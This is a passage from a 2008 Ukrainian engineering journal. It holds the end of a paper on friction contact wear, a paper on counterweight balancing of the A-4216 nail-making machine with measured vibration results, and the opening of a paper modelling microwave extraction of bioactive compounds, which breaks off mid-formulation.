


Рис. 8. Осцилограми мікропереміщень контактних пар залежно від матеріалу та картини руйнування однойменної плями контакту




Рис. 8. Осцилограми мікропереміщень контактних пар залежно від матеріалу та картини руйнування однойменної плями контакту (продовження)

Висновки

Дослідження виявили, що питома потужність сил тертя в контакті для більш м'яких матеріалів вища (досягає $0,29 \text{ Вт/мм}^2$), а отже для більш м'яких конструкційних матеріалів цілісність нерухомого фрикційного контакту втрачається за розрахунок формозміни поверхні розділу, а для твердих – мікрозношуванням. Таку залежність можна прослідкувати на осцилограмах відносного мікропереміщення поверхонь та зображеннях робочої зони контакту. Врахування цієї залежності при проектуванні вузлів устаткування дозволить уникнути передчасного руйнування поверхонь з'єднань, а отже збільшити термін експлуатації обладнання.

Література

1. Шалапко Ю.І. Моделювання та особливості тертя при переході від зчеплення до проковзування // Вісник Хмельницького національного університету – 2007. – № 1. – С. 234-241
2. Шалапко Ю.І. Динамічні та фрикційні чинники зчеплення поверхонь в умовах вібраційного навантаження // Вісник Хмельницького національного університету. – 2006. – № 1. – С. 80-84

Надійшла 20.5.2008 р.

УДК 621

Ю.И. ШЕВЧЕНКО

Киевский национальный университет строительства и архитектуры

ОБ ЭФФЕКТИВНОСТИ ДИНАМИЧЕСКОГО УРАВНОВЕШИВАНИЯ ВЫСАДОЧНОГО МЕХАНИЗМА ГВОЗДИЛЬНОГО АВТОМАТА

Проволочно-гвоздильные автоматы представляют собой довольно сложную динамическую систему, которой присуща активизация вибрационных процессов при увеличении скоростных режимов. Один из наиболее прогрессивных методов уменьшения вибрации – это эффективное уравнивание динамических систем.

На примере проволочно-гвоздильного автомата рассмотрим уравнивание отдельных его частей.

Главный исполнительный механизм проволочно-гвоздильного автомата (рис. 1) – кривошипно-ползунный. Статическое уравнивание ползуна предусмотрено с помощью противовеса, который закреплен на кривошипном валу в противофазе кривошипу (рис. 2).




Рис. 1. Эскиз проволочно-гвоздильного автомата А-4216 с указанием мест установки вибродатчиков

Такая система обеспечивает уравнивание от 0,5 до 0,7 максимальной величины горизонтальной составляющей силы инерции ползуна, однако, настолько же увеличивает вертикальную составляющую. Для тихоходных автоматов, которые жестко крепятся к массивному фундаменту, это вполне допустимо, поэтому критерием, ограничивающим возможность применения данного способа уравнивания, принимается лишь величина остаточной максимальной горизонтальной составляющей силы инерции, которая не должна превышать части веса автомата, а момент относительно края подошвы автомата не должен превышать части момента от веса автомата относительно того же края.

Если же предполагается увеличение производительности автомата за счет роста скоростей a , значит, и инерционных нагрузок или же установка автомата на виброизолирующие опоры, увеличение вертикальной

составляющей силы инерции, вызывающей повышенные вибрации в вертикальном направлении, |нежелательно. Поэтому требуется применение других систем динамического уравнивания. Учитывая, что кинематическая схема гвоздильных автоматов содержит два продольных распределительных вала, целесообразно применение системы уравнивания в виде двух соосных противовесов (рис. 3), обеспечивающей уравнивание сил и моментов сил инерции ползуна первого порядка (изменяющихся с частотой, соответствующей частоте вращения кривошипного вала (n_1)). Неуравновешенными остаются силы и моменты сил инерции ползуна и шатуна второго и более высоких порядков.




Рис. 2. Главный исполнительный механизм гвоздильного автомата А-4216:
1 – кривошип; 2 – шатун; 3 – ползун; E_1 – положение центра тяжести соответствующего i -го звена; a_i – расстояние от точки E_i до шарнира, ближайшего к кривошину; b_i – расстояние от точки E_i до второго шарнира.

Были выполнены необходимые расчеты, разработаны конструкции таких противовесов, их закрепление и системы шестерен, обеспечивающих вращение этих противовесов в направлении, обратном направлению вращения кривошипа высадочного механизма, но с равной ему скоростью.

На рис. 3 показана схема размещения всех четырех противовесов: 1 – существующих в серийно-выпускаемых автоматах; 2 – дополнительных противовесов.

Экспериментальная проверка эффективности введения в конструкцию автомата А-4216 дополнительной системы противовесов для динамического уравнивания проводилась путем вибрографирования корпуса автомата А-4216 без дополнительной системы динамического уравнивания, т.е. без противовесов 2 и после ее введения в конструкцию автомата, т.е. с противовесами 2 (рис. 3).

Для этого использовались следующая аппаратура и оборудование: вибродатчики ДН-5, вибротестер ПИ-19, осциллограф Н071.4, фильтры электрические ФЭ-2, гальванометры М041-1,0, микроскоп «Мир-24».

Вибродатчики устанавливались, как показано на рис. 1 в горизонтальном и вертикальном направлениях у мест наибольшего проявления ударов при высадке шляпки гвоздя и резке проволоки.

Тарировка аппаратуры производилась по ускорению и перемещению.

Порядок тарировки по ускорению:

Собирается схема соединений: вибростенд ВЭДС-200А – датчик ДН-5-усилитель ПИ-19 – осциллограф Н071.4М – гальванометр М041-1,0 (рис. 4).

Усилитель ПИ-19 включается в режим "ускорение":

- датчики устанавливаются на столе вибростенда ВЭДС-200А в вертикальном положении;
- вибростендом задаются синусоидальные колебания с частотой $f=4$ Гц и ускорением a от 0,1 до 0,5 g;
- уровень ускорений контролируется блоком измерения ускорений стенда ВЭДС-200А;
- в процессе работы вибростенда на ленте осциллографа Н071.4М производится запись колебаний и на осциллограмме фиксируются отклонения лучей А при заданных значениях f и a ;
- по показаниям отклонения лучей А строится график зависимости g от А при неизменной частоте $f=4$ Гц для каждого направления измерений.

Порядок тарировки по перемещению:

Собирается схема соединений: вибростенд ВЭДС-200А – датчик ДН-5-усилитель ПИ-19 – осциллограф Н071.4М – гальванометр М041-1Д (рис. 4).

Усилитель ПИ-19 включается в режим "перемещение":

- датчики устанавливаются на столе вибростенда ВЭДС-200А в вертикальном положении;




Рис. 3. Уравнивание главного исполнительного механизма гвоздильного автомата системой в виде двух соосных противовесов




Рис. 4. Схема стана для тарування апаратури:
1 – стэнд вибрационный ВЭДС-200А; 2 – блоки управления; 3 – вибратор; 4 – акселерометр

- вибростендом задаються синусоїдальні коливання з частотою $f=4$ Гц і переміщення стола вибростенда ВЭДС-200А, відповідні прискоренню a від 0,1 до 0,5 g;
 - рівень вібрацій контролюється блоком вимірювання вібрацій стана ВЭДС-200А, а переміщення "y" контролюється мікроскопом системи "Мир-24^{хл}";
 - на осцилограмі осцилографа Н071.4М фіксуються відхилення лучей А при заданих значеннях вібрацій "a" і отриманих переміщень "y" стола ВЭДС-200А;
 - по показанням відхилення лучей осцилографа Н071.4М А будується графік залежності "y" від переміщення стола вибростенда в мм при незмінній частоті $f=4$ Гц для кожного напрямку вимірювань.
- В результаті тарування отримали наступні значення відхилення луча осцилографа Н071.4М:
- в режимі "прискорення" – 0,1 g відповідає 16 і 20 мм відхилення луча;
 - в режимі "переміщення" 1 мм переміщення стола вибростенда ВЭДС-200А відповідає 10 і 12 мм відхилення луча.

Тарувальні графіки показані на рис. 5.

Перевірка ефективності введення в конструкцію автомата додаткової системи противовесів 2 (рис. 3) проводилась шляхом порівняння записів переміщень (вібрацій) і прискорень (віброударів) вказаних на рис. 1 місцях корпусу автомата А-4216 в його серійному варіанті, т.е. без додаткових противовесів і після переборки автомата, в ході якої в його конструкцію були введені додаткові конічні шестерні, на фланцях яких і були встановлені додаткові противовеси 2 (рис. 3), що обертаються протилежно противовесам 1, но з рівною їм кутовою швидкістю.




Рис. 5. Тарувальні графіки: а) прискорення; б) переміщення

В зв'язі з тим, що шків – маховик вагою в 400 кг – приєднується до приводного валу автомата через муфту, яка допускає це з'єднання в різних випадкових положеннях по окружності маховика відносно валу, то його дисбаланс може внести суттєву похибку і впливати на результати експерименту і порівняння. Тому до початку вібрографування машини в кожному з порівнюваних варіантів проводилась балансування маховика методом обходу грузом.

На рис. 6-11 показані фрагменти запису переміщень (вібрацій) і прискорень (віброударів) в різних точках корпусу автомата в обох порівнюваних варіантах.

Запис віброграмм проводився з використанням фільтрів, пропускаючих частоти в діапазоні від 2 до 8 Гц, щоб проявлялися основні фактори і основні гармоніки. На віброграммах чітко проявляються коливання з частотами порядку 3,2 – 3,5 Гц від удару при висадці шпальки гвіздя за один оборот маховика і 4,2

– 4,5 Гц от второго удара при высадке шляпки гвоздя и удара при отрезке проволоки.




Рис. 6. Запись амплитуд вибраций в точках 1 и 2 автомата до установки дополнительных противовесов (а) и после установки дополнительных противовесов (б)




Рис. 7. Запись ускорений в точках 1 и 2 автомата до установки дополнительных противовесов (а) и после установки дополнительных противовесов (б)




Рис. 8. Запись амплитуд вибраций в точках 4 и 12 автомата до установки дополнительных противовесов (а) и после установки дополнительных противовесов (б)




Рис. 9. Запись ускорений в точках 4 и 12 автомата до установки дополнительных противовесов (а) и после установки дополнительных противовесов (б)




Рис. 10. Запись амплитуд вибраций в точках 5 и 9 автомата до установки дополнительных противовесов (а) и после установки дополнительных противовесов (б)




Рис. 11. Запись ускорений в точках 5 и 9 автомата до установки дополнительных противовесов (а) и после установки дополнительных противовесов (б)

В таблицях 1 і 2 приведені осереднені результати обробки записів вібрацій і віброударів, що містяться на осцилографічних лентах, фрагменти яких представлені на рис. 6-11.

Таблиця 1

Результати вібрографування корпусу автомата в горизонтальному напрямленні

№ места установки датчиков	Амплитуды вибраций А (мм)		Эффективность введения дополнительных противовесов. Отношение A_1/A_2 (улучшение)	Коэффициент перегрузки (ускорений) К в ед. "g"		Эффективность введения дополнительных противовесов. Отношение K_1/K_2 (улучшение)
	без дополнительных противовесов - A_1	с дополнительными противовесами - A_2		без дополнительных противовесов - K_1	с дополнительными противовесами - K_2	
1	1,0	0,33	3,0	0,1	0,07	1,4
4	1,4	0,5	2,8	0,18	0,05	3,6
5	1,4	0,6	2,3	0,3	0,15	2,0

Таблиця 2

Результаты вибрографування корпусу автомата в вертикальному напрямленні

№ места установки датчиков	Амплитуды вибраций А (мм)		Эффективность введения дополнительных противовесов. Отношение A_4/A_3 (ухудшение)	Коэффициент перегрузки (ускорений) К в ед. "g"		Эффективность введения дополнительных противовесов. Отношение K_4/K_3 (ухудшение)
	без дополнительных противовесов - A_3	с дополнительными противовесами - A_4		без дополнительных противовесов - K_3	с дополнительными противовесами - K_4	
2	0,24	0,72	3,0	0,18	0,28	1,6
9	0,72	0,72	1,0	0,22	0,24	1,1
12	1,08	2,28	2,1	0,23	0,46	2,0

Анализ материалов, представленных в табл. 1 и 2 показывает, что введение дополнительных противовесов привело к снижению горизонтальных вибраций в 2,3-3 раза и виброударов в 1,4-3,6 раза, но к увеличению вертикальных вибраций в 1-3 раза и виброударов в 1,1-2 раза.

В целях снижения вибраций рекомендовано установку автоматов А-4216 производить по возможности на более массивных фундаментах. При одновременной эксплуатации 2-х и более автоматов А-4216 рекомендовать их попарно-оппозитную установку на общем фундаменте.

Надійшла 9.5.2008 р.

УДК 536.24

В.О. ЯКОВЕНКО

Академія митної служби України

МАТЕМАТИЧНЕ МОДЕЛЮВАННЯ НВЧ-ЕКСТРАКЦІЇ БІОЛОГІЧНО АКТИВНИХ СПОЛУК У ФАРМАЦЕВТИЧНІЙ ПРОМИСЛОВОСТІ

Побудована математична модель надвисокочастотної термообробки вологих і сухих тваринних і рослинних матеріалів з метою витягу біологічно активних сполук. Розв'язано задачу по визначенню температурних полів, полів вологовмісту в матеріалі, закону руху границі фазового перетворення. Отримано залежність зміни температурних полів і полів вологовмісту від частоти і напруженості діючого електричного поля.

Вступ. В даний час з метою прискорення і підвищення повноти екстракції біологічно активних сполук з рослинної і тваринної сировини застосовується енергія електромагнітних надвисокочастотних полів.

Дослідженню процесів модифікації технологій одержання офіційних сучасних лікарських форм із

загальноприйнятих фітокомпозицій, прискорення сушіння важко оброблюваної лікарської рослинної сировини, створення складних лікарських форм і комбінованих фітопрепаратів, розробки технології диференційованої екстракції біологічно активних сполук з одного сировинного джерела присвячені роботи [1 – 6].

Аналіз цих робіт дозволив зробити висновки про те, що екстракти із сировини рослинного і тваринного походження, отримані шляхом впливу НВЧ-поля, мають якісно нові хімічні, біохімічні і біологічні показники, які значно вищі показників аналогів; застосування НВЧ-поля дозволяє одержати нові види екстрактів, які важко одержати традиційними методами; матеріально-енергетичні витрати і виробничі витрати для отриманих екстрактів за допомогою НВЧ-поля значно нижчі, ніж для аналогічних екстрактів, отриманих з використанням традиційних технологій; тривалість технологічного процесу значно скорочується; зменшуються виробничі площі і скорочується чисельність обслуговуючого персоналу; технологія виробництва екстрактів з використанням мікрохвильової енергії екологічно чиста і нейтральна.

Однак, слід зазначити, що особливості процесів екстракції біологічно активних сполук з рослинних і тваринних об'єктів вимагають створення нових математичних моделей і обчислювальних методів для удосконалення роботи дослідників і виробників [5, 6].

Розглянемо нестационарний процес теплообміну при надвисокочастотній термообробці в умовах фазового перетворення «рідина – пара». Такий процес будемо визначати системою нелінійних диференціальних рівнянь у частинних похідних, яка складається з рівнянь Максвелла і рівнянь теплопровідності наступного виду:

$$\begin{aligned} \operatorname{rot} \vec{H} &= \vec{j} + \frac{\partial \vec{D}}{\partial \tau}, \quad \operatorname{rot} \vec{E} = -\frac{\partial \vec{B}}{\partial \tau}, \quad \operatorname{div} \vec{D} = 0, \quad \operatorname{div} \vec{B} = 0, \\ \vec{D} &= \varepsilon(t) \vec{E}, \quad \vec{B} = \mu(t) \vec{H}, \quad \vec{j} = \sigma(t) \vec{E}, \\ \frac{\partial (c_i \rho_i t_i)}{\partial \tau} + \vec{V}_i \vec{\nabla} t_i &= \operatorname{div} (\lambda_i \vec{\nabla} t_i) + q(t_i, \vec{E}), \end{aligned}$$

де \vec{E} , \vec{H} – вектори напруженості електричного та магнітного полів відповідно, \vec{D} , \vec{B} – вектори електричної та магнітної індукції відповідно, \vec{j} – щільність струму провідності, $\varepsilon_i = \varepsilon' - i\varepsilon'' = \varepsilon' - i\sigma/\omega$, μ – абсолютні діелектрична і магнітна проникності матеріалу відповідно, σ – провідність матеріалу, ω – кругова частота, c_i , ρ_i , λ_i – коефіцієнт теплоємності, щільність і коефіцієнт теплопровідності матеріалу, що залежать від температури i -ї фази, \vec{V}_i – вектор швидкості переміщення i -го матеріалу, $\vec{\nabla}$ – оператор Гамільтона, $q = 0,5\omega\varepsilon' \operatorname{tg} \delta |\vec{E}|^2$ – питома поглинена потужність, t_i – температура i -го матеріалу, $\operatorname{tg} \delta = \varepsilon''/\varepsilon'$ – тангенс кута діелектричних втрат матеріалу.

Наведена система рівнянь доповнюється початковими та граничними умовами, а також умовою на межі розподілу фаз «рідина – пар».

Слід зазначити, що розв'язок наведеної системи рівнянь пов'язаний з труднощами не тільки обчислювального характеру, але й принциповими. Таке твердження ґрунтується на наступному: умови на межі розподілу фаз є нелінійними, сформульована модель є багатомірною відносно просторових змінних, електрофізичні параметри матеріалів залежать від температури і є наближеними, алгоритми розв'язку таких задач вимагають обґрунтування та використання специфічних комп'ютерних технологій.

Тому слід розглянути спрощену модель процесу, реалізацію якої можна провести методами комп'ютерного моделювання.

Постановка задачі для визначення температурних полів. Побудуємо математичну модель процесу надвисокочастотної термообробки матеріалу в області з рухливою границею. Розглянемо вологі фракції твердої діелектричної речовини, яка, відповідно до технології, повинна бути піддана впливові енергії електромагнітного поля надвисоких частот з виділенням теплової енергії $S/c\rho_1$.

На поверхні $z=0$ кожній частці матеріалу передається тепла енергія випромінювання, щільність потоку якого дорівнює $q(\tau)$, внаслідок чого на відкритій поверхні $z=1$ відбуваються випарювання і віднесення в навколишнє середовище як пари, що утворилася на цій поверхні, так і пари, що утворилася усередині матеріалу і транспортується через нього. Перенесення пари, що утворилася, через закриту $z=0$ поверхню неможливе. Границя фазового перетворення $\xi(\tau)$ визначає перемінну товщину сухої області.

З огляду на рівняння, що описують термодинаміку діелектриків [7], математичне формулювання задачі зведене до наступної системи рівнянь [8]:

- для сухої області:

$$\begin{aligned} \frac{\partial T_1}{\partial \tau} &= a_1 \frac{\partial^2 T_1}{\partial z^2}, \quad (0 < z < \xi(\tau)), \\ T_1(0, z) &= \varphi_1(z), \end{aligned} \quad (1)$$

$$-\lambda_1 \frac{\partial T_1}{\partial z} \Big|_{z=0} = q(\tau),$$

$$T_1(\tau, \xi(\tau)) = \varphi_2(\tau);$$

- для вологої області:

